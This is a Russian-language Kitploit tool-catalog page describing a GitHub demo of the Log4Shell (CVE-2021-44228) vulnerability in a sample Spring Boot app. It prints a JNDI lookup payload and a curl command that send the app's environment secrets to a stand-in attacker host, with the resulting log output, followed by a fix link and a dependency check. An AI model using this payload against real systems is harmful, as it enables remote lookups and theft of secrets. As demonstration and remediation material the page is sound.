Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
log4j-vulnerability — Log4Shell (CVE-2021-44228) — это zero-day уязвимость в Log4j | Kitploit

Инструменты/GitHubGitHub/mazhar-hassan/log4j-vulnerability
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеОбучение и Образование
GitHubmazhar-hassan/log4j-vulnerability

log4j-vulnerability

Log4Shell (CVE-2021-44228) — это zero-day уязвимость в Log4j

Репозиторий
264 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    333
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Log4Shell (CVE-2021-44228) — это zero-day уязвимость в Log4j

Уязвимость Log4J

Обнаружена: 24 ноября 2021

Исправлена: 6 декабря 2021

Демонстрация атаки

Нажмите ниже для видео на YouTube

ДЕМО АТАКИ

Пример приложения

Это пример приложения на Spring Boot, использующего log4j в качестве фреймворка логирования. Оно запускается со следующими переменными окружения на порту 8080 на localhost.

Посмотрите видео с объяснением:

https://youtu.be/bb6pgWrm7tA

Переменные окружения

key=jason.bourne;secret=Treadstone

Атака

POST http://localhost:8080//v1/public/log-test

Параметр:

value=${jndi:ldap://some-random-hacking-site.com}

Атака с клиента

Получение переменных окружения

Используя следующую строку, вы можете получить переменные окружения value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}

Команда curl

curl -X POST -H 'Content-Type: application/x-www-form-urlencoded' -i http://localhost:8080/v1/public/log-test --data 'value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}'

Консоль журнала

2021-12-25 10:47:58,112 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://some-random-hacking-site.com]. javax.naming.CommunicationException: some-random-hacking-site:389 [Root exception is java.net.ConnectException: Connection timed out: connect] at com.sun.jndi.ldap.Connection.<init>(Connection.java:243) at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137) at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)

Исправление

https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

Подтверждение

mvn dependency:tree Убедитесь, что ни одна из зависимых jar-библиотек не ссылается на уязвимую версию log4j.

Плейлист Techflix YouTube Security

https://www.youtube.com/watch?v=bb6pgWrm7tA&list=PLLqjNYIgOqeQl6NaeIeUhvNcWdpOVNkRi&index=1

Скачать инструмент